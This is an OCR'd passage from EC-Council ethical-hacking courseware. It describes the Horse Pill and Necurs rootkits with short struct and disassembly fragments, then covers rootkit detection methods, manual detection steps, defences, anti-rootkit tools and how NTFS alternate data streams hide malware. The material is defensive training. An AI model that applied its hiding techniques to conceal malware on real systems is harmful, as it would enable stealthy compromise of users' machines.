Figure 6.123: Screenshot-2 of Horse Pill rootkit

It has three important moving parts, which are as follows:

- **klibc-horsepill.patch**

  This is a patch to klibc that provides run-init, which on modern Ubuntu systems runs the real init, systemd. This patches in the rootkit functionality and creates a malicious run-init. This binary has a new section called the DNSCMDLINE, which provides command-line options to dnscat bundled within the patch.

- **horsepill_setopt**

  This script takes in command-line arguments and puts them into the section mentioned above.

- **horsepill_infect**

  This takes the file to splat over run-init while assembling ramdisks as a command-line argument. It then calls update-initramfs and splats over the run-init as the ramdisks are being assembled.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Necurs**

  Source: *https://www.f-secure.com*

  Necurs is a kernel-mode driver component that can be used by an attacker (or added as a component to another malicious program) to perform unauthorized actions to take control of an OS, without alerting the system's security mechanisms. Necurs contains backdoor functionality, which allows remote access and control of the infected computer. It also allows the monitoring and filtering of network activity and has been observed to send spam and install rogue security software. It enables further compromise by providing the functionality to do the following:

  - Download additional malware
  - Hide its components
  - Stop security applications from functioning

```
Typedef struct NecursCmd {

    BYTE Reserved;
    DWORD CmdLength;
    DWORD Key1; //Prebuild key1
    DWORD Key2; //Prebuild key2
    DWORD CmdBuffer;
}
```

Figure 6.124: Screenshot-1 of Necurs rootkit

```
lea     eax, [ebp+CmdBufferLength]
push    eax             ; OUT_BufLen
lea     eax, [ebp+CmdBuffer]
push    eax             ; OUT_Buf
push    9CA1E108h       ; Skey2
push    0AFE8991Bh      ; Skey1
call    bNecurs_CmdSearchA
```

Figure 6.125: Screenshot-2 of Necurs rootkit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.126: Screenshot-3 of Necurs rootkit

Some examples of popular rootkits are listed as follows:

- Azazel
- Sirefef
- Wingbird Rootkit
- Avatar
- GrayFish
- ZeroAccess

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detecting Rootkits

We have seen how attackers employ various rootkits to hide files and their presence on the target system. Now, let us discuss various rootkit detection methods from a security perspective. In general, rootkit detection techniques can be categorized into signature-based, heuristic-based, integrity-based, cross-view-based, and runtime execution path profiling.

- **Integrity-Based Detection**

  Integrity-based detection can be regarded as a substitute for both signature-based and heuristic-based detection. Initially, the user runs tools such as Tripware and AIDE on a clean system. These tools create a baseline of clean system files and store them in a database. Integrity-based detection functions by comparing a current filesystem, boot records, or memory snapshot with that trusted baseline. They detect the evidence or presence of malicious activity based on dissimilarities between the current and baseline snapshots.

- **Signature-Based Detection**

  Signature-based detection methods work as rootkit fingerprints. They compare the characteristics of all system processes and executable files with a database of known rootkit fingerprints. It can compare a sequence of bytes from a file with another sequence of bytes that belong to a malicious program. The method mostly scans system files. It can easily detect invisible rootkits by scanning the kernel memory. The success of signature-based detection is lower owing to the rootkit's tendency to hide files by interrupting the execution path of the detection software.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Heuristic/Behavior-Based Detection**

  Heuristic-based detection works by identifying deviations in normal OS patterns or behaviors. This type of detection is also known as behavioral detection. Heuristic detection can identify new, previously unidentified rootkits by recognizing deviants in "normal" system patterns or behaviors. Execution path hooking is one such deviant that helps heuristic-based detectors identify rootkits.

- **Runtime Execution Path Profiling**

  The runtime execution path profiling technique compares runtime execution path profiling of all system processes and executable files. The rootkit adds a new code near to a routine's execution path to destabilize it. The method hooks several instructions executed before and after a certain routine, as these can be significantly different.

- **Cross-View-Based Detection**

  Cross-view-based detection techniques function by assuming that the OS has been, in a way, subverted. This technique enumerates the system files, processes, and registry keys by calling common APIs. The tools compare the gathered information with the dataset obtained using an algorithm to traverse through the same data. This detection technique relies on the fact that the API hooking or manipulation of the kernel data structure causes the data returned by the OS APIs to be tainted with low-level mechanisms used to output the same information free from DKOM or hook manipulation.


- **Alternative Trusted Medium**

  The alternative trusted medium technique is the most reliable method used for detecting rootkits at the OS level. In this technique, the infected system is shut down and then booted from alternative trusted media, such as a bootable CD-ROM or USB flash drive. After booting, the OS storage is checked to find traces of the rootkit, which can further be removed, to restore the system to its normal state.

- **Analyzing Memory Dumps**

  In memory dump analysis, the volatile memory (RAM) of the suspected system is dumped and analyzed to detect the rootkit in the system. Using this technique, one can create a static snapshot of a single process, system kernel, or the entire system. To detect a rootkit, the entire system memory is dumped to analyze and capture active rootkits. This memory dump can further be used to perform offline forensic analysis. Creating memory dumps may require specialized hardware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Steps for Detecting Rootkits

There are many tools available on the market that can be used to detect the presence of rootkits on a target system. However, sometimes, tools are inadequate as the malware writers always find ways to counter these automated rootkit detectors, and some of their latest efforts are even able to evade them. Therefore, it is better to manually detect a rootkit. Manual detection of rootkits requires time, patience, perseverance, and expertise.

Manually examine the filesystem and registry of the system to detect rootkits.


- **Steps to detect rootkits by examining the filesystem are as follows.**
  1. Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results.
  2. Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive, and save the obtained results.
  3. Run the latest version of the **WinMerge** tool on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside).
- **Steps to detect rootkits by examining the registry are as follows.**
  1. Run **regedit.exe** from inside the potentially infected OS.
  2. Export **HKEY_LOCAL_MACHINE\SOFTWARE** and **HKEY_LOCAL_MACHINE\SYSTEM** hives in text file format.
  3. Boot into a **clean CD** (such as **WinPE**).
  4. Run **regedit.exe**.
  5. Create a new key, such as **HKEY_LOCAL_MACHINE\Temp**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Load the registry hives named Software and System from the suspect OS. The default location will be **c:\windows\system32\config\software** and **c:\windows\system32\config\system**.
7. Export these registry hives in text file format. (The registry hives are stored in binary format and Steps 6 and 7 convert the files to text.)
8. Launch the **WinMerge** tool from the CD and compare the two sets of results to detect file-hiding malware (i.e., invisible inside, but visible from the outside).

Note: There can be some false positives. In addition, this does not detect stealth software that hides in BIOS, video card EEPROM, bad disk sectors, alternate data streams (ADSs), etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against Rootkits

A common feature of these rootkits is that the attacker requires administrator access to the target system. The initial attack that leads to this access is often noisy. Therefore, one should monitor the excess network traffic that arises in the face of a new exploit. It is obvious that log analysis is an important component of risk management. The attacker may have shell scripts or tools that can help him/her cover his/her tracks, but there will almost certainly be other telltale signs that can lead to proactive countermeasures, not just the reactive ones.

A reactive countermeasure is to back up all critical data, excluding the binaries, and perform a fresh, clean installation from a trusted source. One can perform code checksumming as a good defense against tools like rootkits. MD5sum.exe can fingerprint files and note integrity violations when changes occur. To defend against rootkits, integrity checking programs should be used for critical system files.


A few techniques adopted to defend against rootkits are as follows.

- Reinstall OS/applications from a trusted source after backing up critical data
- Maintain well-documented automated installation procedures
- Perform kernel memory dump analysis to determine the presence of rootkits
- Harden the workstation or server against the attack
- Educate staff not to download any files/programs from untrusted sources
- Install network- and host-based firewalls and frequently check for updates
- Ensure the availability of trusted restoration media
- Update and patch OSs, applications, and firmware

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
- Regularly update antivirus and anti-spyware software
- Keep anti-malware signatures up to date
- Avoid logging into an account with administrative privileges
- Adhere to the least privilege principle
- Ensure that the chosen antivirus software possesses rootkit protection
- Do not install unnecessary applications, and disable the features and services not in use
- Refrain from engaging in dangerous activities on the Internet
- Close any unused ports
- Periodically scan the local system using host-based security scanners
- Increase the security of the system using two-step or multi-step authentication, so that an attacker will not gain root access to the system to install rootkits
- Never read emails, browse websites, or open documents while handling an active session with a remote server
- Use configuration management and vulnerability-scanning tools to verify effective deployment of updates

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-Rootkits

The following anti-rootkits can be used to remove various types of malware, such as rootkits, viruses, Trojans, and worms, from the system. You can download or purchase anti-rootkit software from their websites and install them on your PC to gain protection from malware, especially from rootkits.

- **GMER**

  Source: *http://www.gmer.net*

  GMER is an application that helps security professionals to detect and remove rootkits by scanning processes, threads, modules, services, files, disk sectors (MBR), ADSs, registry keys, driver hooking – SSDT, IDT, and IRP calls, and inline hooks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.127: Screenshot of anti-rootkit GMER

A few more important anti-rootkits are listed as follows.

- Stinger (*https://www.mcafee.com*)
- Avast Free Antivirus (*https://www.avast.com*)
- TDSSKiller (*https://usa.kaspersky.com*)
- Malwarebytes Anti-Rootkit (*https://www.malwarebytes.com*)
- Rootkit Buster (*http://www.trendmicro.co.in*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NTFS Data Stream

NTFS is a filesystem that stores a file with the help of two data streams, called NTFS data streams, along with the file attributes. The first data stream stores the security descriptor for the file to be stored, such as permissions, and the second stores the data within a file. ADSs are another type of named data stream that can be present within each file.




Figure 6.128: NTFS data streams

An ADS refers to any type of data attached to a file, but not in the file on an NTFS system. The master file table of the partition contains a list of all the data streams that a file contains and their physical locations on the disk. Therefore, ADSs are not present in the file but attached to it through the file table. NTFS ADS is a Windows hidden stream that contains metadata for the file, such as attributes, word count, author name, and access and modification times of the files.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They allow an attacker to inject malicious code into files on an accessible system and execute them without being detected by the user. ADSs provide attackers with a method of hiding rootkits or hacker tools on a breached system and allow a user to execute them while hiding from the system administrator.

Figure 6.129: Hiding files using NTFS data streams

Files with ADS are impossible to detect using native file-browsing techniques such as the command line or Windows Explorer. After an ADS file is attached to the original file, the size of the original file does not change. The only indication that the file was changed is the modification timestamp, which can be innocuous.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Create NTFS Streams

Using NTFS data streams, an attacker can almost completely hide files within a system. It is easy to use the streams, but the user can only identify it with specific software. Explorer can display only the root files; it cannot view the streams linked to the root files and cannot define the disk space used by the streams. As such, if a virus implants itself into ADS, it is unlikely that standard security software will identify it.

When the user reads or writes a file, it manipulates the main data stream by default.

We now explore how to create an ADS for a file. ADSs follow the syntax: "filename.ext:alternateName".

Steps to create NTFS Streams:

